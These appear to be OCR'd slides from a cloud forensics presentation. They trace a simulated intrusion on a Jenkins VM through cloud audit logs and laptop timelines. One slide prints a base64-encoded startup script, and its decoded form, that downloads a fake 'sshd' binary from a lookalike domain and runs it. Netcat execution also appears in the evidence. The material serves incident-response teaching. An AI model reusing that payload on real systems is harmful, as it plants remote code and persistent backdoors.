
User bchang@greendale.xyz performed v1.compute.instances.setMetadata on projects/greendale-iot-cloud/zones/us-central1-f/instances



datetime	2019-10-04T13:29:25+00:00
message	User bchang@greendale.xyz performed v1.compute.instances.setMetadata on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins
methodName	v1.compute.instances.setMetadata
principalEmail	bchang@greendale.xyz
project_name	greendale-iot-cloud
query	logName=projects/greendale-iot-cloud/logs/cloudaudit.googleapis.com%2Factivity resource.type:"gce" timestamp>"2019-09-09" timestamp<"2019-10-13"
requestMetadata_callerIp	2620:0:105f:fd00:5cf2:2f2a:7a28:f8c7
requestMetadata_callerSuppliedUserAgent	google-cloud-sdk gcloud/262.0.0 command/gcloud.compute.instances.add-metadata invocation-id/1aaa3e4e31a549f3b6e888b3278f007c environment/None environment-version/None interactive/False from-script/False python/2.7.15+ term/xterm-256color (Linux 4.4.0-18362-Microsoft),gzip(gfe)
resourceName	projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins
resource_label_zone	us-central1-f
serviceName	compute.googleapis.com
timestamp	1570195765033000
timestamp_desc	Event Recorded

google-cloud-sdk gcloud/262.0.0 command/gcloud.compute.instances.add-metadata invocation-id/1aaa3e4e31a549f3b6e888b3278f007c environment/None environment-version/None interactive/False from-script/False python/2.7.15+ term/xterm-256color (Linux 4.4.0-18362-Microsoft),gzip(gfe)

Something a bit weird



2019-09-13T14:08:08+00:00

User bchang@greendale.xyz performed beta.compute.instances.insert on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins


Stackdriver GCE lo...

datetime	2019-09-13T14:08:08+00:00
message	User bchang@greendale.xyz performed beta.compute.instances.insert on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins
methodName	beta.compute.instances.insert
principalEmail	bchang@greendale.xyz
project_name	greendale-iot-cloud
query	logName=projects/greendale-iot-cloud/logs/cloudaudit.googleapis.com%2Factivity resource.type:"gce" timestamp>"2019-09-09" timestamp<"2019-10-13"
requestMetadata_cal	2620:0:1043:fd00:a950:cfa6:c756:58a5

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36,gzip(gfe)


resource_label_instance_id	5978986638822743084
resource_label_project_id	greendale-iot-cloud
resource_label_zone	us-central1-f
serviceName	compute.googleapis.com
timestamp	1568383688288000
timestamp_desc	Event Recorded


Something a bit weird



```
rosa@cloudshell:~ (greendale-iot-cloud)$ gcloud compute instances describe  jenkins --flatten="metadata[]" --zone=us-
central1-f
---
fingerprint: Vqsq6pUqRds=
items:
- key: startup-script
  value: |
    #!/bin/bash




    echo "eD0vdXNyL2Jpbi9zc2hkO2lmIFsgLWYgIiR4IiBdO3RoZW4gL3Vzci9iaW4vc3NoZDtlbHNlIGNkIC91c3IvYmluLyYmd2dldCBncmVuZGF
sZS54eXovc3NoZCYmY2htb2QgK3ggL3Vzci9iaW4vc3NoZCYmL3Vzci9iaW4vc3NoZDtmaQ==" | base64 -d | sh
kind: compute#metadata
rosa@cloudshell:~ (greendale-iot-cloud)$ ▯
```

Something a bit weird






```
x=/usr/bin/sshd;
if [ -f "$x" ];
    then /usr/bin/sshd;
else
    cd /usr/bin/ && wget grendale.xyz/sshd && chmod +x /usr/bin/sshd && /usr/bin/sshd;
fi
```

Gathering More Evidence

Forensics in the cloud



plz copy disk **jenkins**

new disk ID: **jenkins-copy**

plz forensicate disk **jenkins-copy**

store **jenkins.plaso**

here's **jenkins-copy.plaso**

plz timeline **jenkins-copy.plaso**

Forensics ***to*** the cloud

So what happened?


What we know:


- Instances were created and started mining cryptocurrency, alerting Ben.
- While digging, Rosa found some other, unrelated, strange activity... and decided to dig deeper.

Forensic evidence that CFA has so far:

- API logs from Cloud (Stackdriver)
- The Jenkins VM disk timeline (dftimewolf'd in the Cloud)
- Ben's workstation timeline (GIFT'ed to CFA)

Working backwards: Activity






Suspicious events around time of jenkins reboot


You are exploring in the context of a saved view.
Click here to go back to explore view.

7 events (0.007s)

2019-10-04T13:27:05+00:00	□	BASH.EXE-6011DE80.pf File reference: 87123-4 Parent file reference: 77572-2 Update r…	bchang-laptop
2019-10-04T13:27:05+00:00	□	BASH.EXE-6011DE80.pf File reference: 87123-4 Parent file reference: 77572-2 Update r…	bchang-laptop
2019-10-04T13:29:25+00:00	□	User bchang@greendale.xyz performed v1.compute.instances.setMetadata on projects/…	Stackdriver GCE lo…
2019-10-04T13:29:27+00:00	□	User bchang@greendale.xyz performed v1.compute.instances.setMetadata on projects/…	Stackdriver GCE lo…
2019-10-04T13:30:36+00:00	□	User bchang@greendale.xyz performed v1.compute.instances.reset on projects/greendal…	Stackdriver GCE lo…
2019-10-04T13:30:38+00:00	□	User bchang@greendale.xyz performed v1.compute.instances.reset on projects/greendal…	Stackdriver GCE lo…
2019-10-04T14:26:42+00:00	□	Prefetch [NC64.EXE] was executed - run count 0 path: \USERS\BENJAMINCHANG\APP…	bchang-laptop

Working backwards: Activity





2019-10-03T12:39:33+00:00

Prefetch [CMD.EXE] was executed - run count 0 path: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, device path: \VOLUME{01d5554306bc4265-6606d446}]

bchang-laptop

data_type	windows:prefetch:execution
datetime	2019-10-03T12:39:33+00:00
display_name	TSK:/Windows/Prefetch/CMD.EXE-CD245F9E.pf
executable	CMD.EXE

Direct link to this event

Ahmed


Prefetch references UNISTORE\\DATA\\NC64.EXE and UNISTORE\\DATA\\NVTELEMETRY.BAT

Mon, 14 Oct 2019 02:47:56 -0000

```
554306bc4265-
NG\\APPDATA\\LOCAL\\COMMS\\UNISTORE\\DATA\\NVTELEMETRY.BAT","\\VOLUME{01d
WS\\GLOBALIZATION\\SORTING\\SORTDEFAULT.NLS [MFT entry: 28653, sequence:
606d446}\\WINDOWS\\SYSTEM32\\WINBRAND.DLL","\\VOLUME{01d5554306bc4265-
BASEBRD\\BASEBRD.DLL","\\VOLUME{01d5554306bc4265-
```

```
